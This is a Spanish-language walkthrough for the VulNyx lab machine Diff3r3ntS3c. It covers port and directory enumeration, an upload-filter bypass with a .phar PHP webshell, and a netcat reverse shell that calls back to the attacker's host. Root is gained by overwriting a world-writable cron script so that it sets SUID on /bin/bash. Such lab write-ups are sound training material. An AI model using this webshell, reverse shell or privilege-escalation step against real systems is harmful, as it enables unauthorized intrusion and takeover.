VulNyx - Diff3r3ntS3c
Information
Diff3r3ntS3c es una máquina virtual vulnerable Linux de dificultad baja de la plataforma VulNyx, fue creada por el usuario HackCommander y funciona correctamente en los hipervisores VirtualBox y VMware.
Enumeration
Nmap
TCP
❯ nmap -n -Pn -sS -p- --min-rate 5000 192.168.1.56
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-28 10:18 CEST
Nmap scan report for 192.168.1.56
Host is up (0.00040s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
❯ nmap -sVC -p80 192.168.1.56
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-28 10:18 CEST
Nmap scan report for 192.168.1.56
Host is up (0.00073s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-title: Diff3r3ntS3c
|_http-server-header: Apache/2.4.57 (Debian)
Shell (candidate)
80/TCP (HTTP)

Site
Directory Brute Force
❯ gobuster dir -w /opt/directory-list-2.3-medium.txt -u http://192.168.1.56/
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.56/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 313] [--> http://192.168.1.56/images/]
/uploads              (Status: 301) [Size: 314] [--> http://192.168.1.56/uploads/]
/assets               (Status: 301) [Size: 313] [--> http://192.168.1.56/assets/]
/server-status        (Status: 403) [Size: 277]
Progress: 220545 / 220546 (100.00%)
===============================================================
Finished
===============================================================
Insecure File Upload

En la sección GET IN TOUCH de la sidebar encuentro una subida de archivos
Al intentar subir un archivo con extensión .php no lo permite

Creo varias webshells con las extensiones típicas .phar, .php5, .phtml
❯ for i in php5 phtml phar ; do echo -n '<?php system($_GET["cmd"]); ?>' > cmd.$i ; done
❯ ls -l
.rw-r--r-- root root 30 B Wed May 28 10:35:24 2025 cmd.phar
.rw-r--r-- root root 30 B Wed May 28 10:35:24 2025 cmd.php5
.rw-r--r-- root root 30 B Wed May 28 10:35:24 2025 cmd.phtml

Obtengo éxito con la subida de el archivo con extensión .phar

Los archivos subidos se almacenan en la ruta /uploads enumerada en el fuzzing inicial, posteriormente añade un nº ID y nombre de archívo quedando así: /uploads/ID/file.ext
Reverse Shell
Consigo ejecutar comandos como usuario candidate

Ya ejecutando comandos intento obtener una reverse shell
❯ curl -sX GET "http://192.168.1.56/uploads/2/cmd.phar?cmd=nc+192.168.1.5+443+-e+/bin/sh"
Obtengo la shell como usuario candidate
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.56] 33318
id ; hostname
uid=1000(candidate) gid=1000(candidate) groups=1000(candidate)
Diff3r3ntS3c
Privilege Escalation
Enumeration
Cron
El usuario root ejecuta cada minuto el script makeBackup.sh, el cual yo dispongo de permisos para escribir
candidate@Diff3r3ntS3c:/$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *	* * *	root	cd / && run-parts --report /etc/cron.hourly
25 6	* * *	root	test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6	* * 7	root	test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6	1 * *	root	test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
#
* * * * * root /bin/sh /home/candidate/.scripts/makeBackup.sh

candidate@Diff3r3ntS3c:/$ ls -l /home/candidate/.scripts/makeBackup.sh
-rwxrwxrwx 1 candidate candidate 399 Mar 28  2024 /home/candidate/.scripts/makeBackup.sh
Abuse
Arego instrucciones para que al ejecutar la tarea se asignen permisos SUID (4755) a la /bin/bash
candidate@Diff3r3ntS3c:/$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1265648 Apr 23  2023 /bin/bash
candidate@Diff3r3ntS3c:/$ echo -n 'chmod 4755 /bin/bash' > /home/candidate/.scripts/makeBackup.sh
Una vez se ejecuta la tarea, le asigna los permisos a /bin/bash y me convierto en usuario root
candidate@Diff3r3ntS3c:/$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1265648 Apr 23  2023 /bin/bash
candidate@Diff3r3ntS3c:/$ /bin/bash -pi
bash-5.2# id ; hostname
uid=1000(candidate) gid=1000(candidate) euid=0(root) groups=1000(candidate)
Diff3r3ntS3c
Flags
Ya como usuario root puedo leer las flags user.txt y root.txt
bash-5.2# find / -name user.txt -o -name root.txt 2>/dev/null |xargs cat
2488****************************
9b71****************************
Hasta aquí la resolución de la máquina Diff3r3ntS3c.
Happy Hacking!